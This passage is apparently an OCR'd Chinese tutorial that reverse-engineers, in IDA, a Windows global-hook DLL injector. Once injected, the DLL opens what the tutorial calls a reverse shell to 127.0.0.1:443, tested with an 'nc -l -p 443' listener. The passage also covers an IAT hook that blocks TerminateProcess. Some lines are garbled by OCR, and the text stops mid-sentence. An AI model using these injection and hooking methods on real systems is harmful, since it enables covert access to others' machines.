
测试环境：

64 win7 环


64 64 DLL 64 标进 弹 shell

HookDllInject（实现反弹 shell）原理分析

经过 vs2013 编译生成了两个 PE 文件，HookDllInject.exe 与 inject2.dll，我们先分析 inject2.dll，载入 LoadPe 查看导出表。




发现一个导出函数，我们可以用 windows 自带的 rundll32.exe 调用该 DLL 的 inject 函数同时打开 wireshark 进行抓包，我们可以获取更加详细的信息，这里我就不做了，直接拖入 IDA 进行静态分析，记得用 64 位的 IDA，因为我们生成的 exe 和 DLL 全是 64 位的。直接定位到 inject 函数的领空。




我们发现了 WSAStartup，sock，WSAGetLastError 等函数，大致可以推断这是一个 socket 连接，我们主要寻找连接的 IP 地址和端口号，方便我们在


本机上模拟服务环境。




在 0000000180002149 与 0000000180002156 处发现了值为 127.0.0.1 的 IP 地址，值为 443 的端口号，同时我们发现该函数在 connect 服务端之后会调用 send 函数将 “Injected Shell” 字符串发送给服务端，我们可以通过该字符串判断是否连接成功。




接着会调用 CallNextHookEx 将钩子信息传递到当前钩子链中的下一个子程。说明该 DLL 很可能是通过全局钩子进行注入的，接下来我们分析 HookDllInject.exe 文件




主函数很简单，首先接受用户输入的进程 PID 号，printf 输出一段字符串，将用户输入的值赋值给 ecx 作为参数，然后在 00000001400012B7 处 call sub_1400010D0（在优化模式下，函数调用约定是 fastcall，通过寄存器传递参数），进入 sub_1400010D0 函数




先进行局部变量的初始化，并把该函数唯一的参数赋给 edi,紧接着调用 OpenProcess, K32EnumProcessModules, K32GetModuleBaseNameW 三个函数枚举进程，找到目标进程的名称



接下来会在 0000000140001176E 处 call sub_140001000，参数是用户输入的 PID 号（edi），转到 sub_140001000



该函数主要功能是创建快照，枚举线程，当线程的 th32OwnerProcessID（此线程所属进程的进程 ID）与 PID 相等时，打开线程句柄并获取线程 PID。接着回到原来的函数



获取线程 ID 之后，载入我们之前分析过的 inject2.dll，并得到导出函数 injec t 的地址，紧接着调用 SetWindowsHookExW，

第一个参数的值是 2 转换一下就是 WH_KEYBOARD 键盘消息

第二个参数是 inject 的函数地址

第三个参数是 inject2.dll 的句柄


第四个参数是刚获取的线程 ID

当目标进程发出 WH_KEYBOARD 消息时就会调用 inject 函数，从而实现一个反弹 shell。

我们可以使用 nc 在本机模拟服务器

```
nc -l -p 443
```

打开 notepad.exe 作为目标进程，运行 HookDllInject.exe，输入 notepad.exe 的 PID（通过 tasklist 查看），接着在记事本上顺便输入一个数字，你会看到 nc 已经接收到了字符串信息，如图



IATHook（实现简单的进程保护）

之前的我们已经学习了 IAT 的相关知识，所以基础的东西我就不再补充了。

编程思路分三步进行

1、获取要 Hook 函数的地址

2、找到该函数所保存的 IAT 中的地址


3、把 IAT 中的地址修改为 Hook 函数的地址

测试环境：


32 Dll 32 taskmgr.exe 进

IATHook（实现简单的进程保护）原理分析


使用 vc++6.0 对源码进行编译，生成一个 DLL 文件，载入 IDA，进入 DLLMain




程序首先对 ul_reason_for_call 的值进行判断，如果值为 DLL_PROCESS_ATTACH （当 DLL 被加载时调用）将 TerminateProcess 的地址赋给 eax，接着调用 call sub_10001020，我们转到这个函数



一开始对 PE 文件进行操作，获得的 PE 头，获取导入表的地址，我们主要关心它是怎么修改 IAT 列表中函数的地址的。往下拉




这里会先对函数地址进行判断，判断是不是我们要 Hook 的函数地址，也就是判断函数地址是不是 TerminateProcess 的地址，如果是，就调用 VirtualProtect 和 WriteProcessMemory 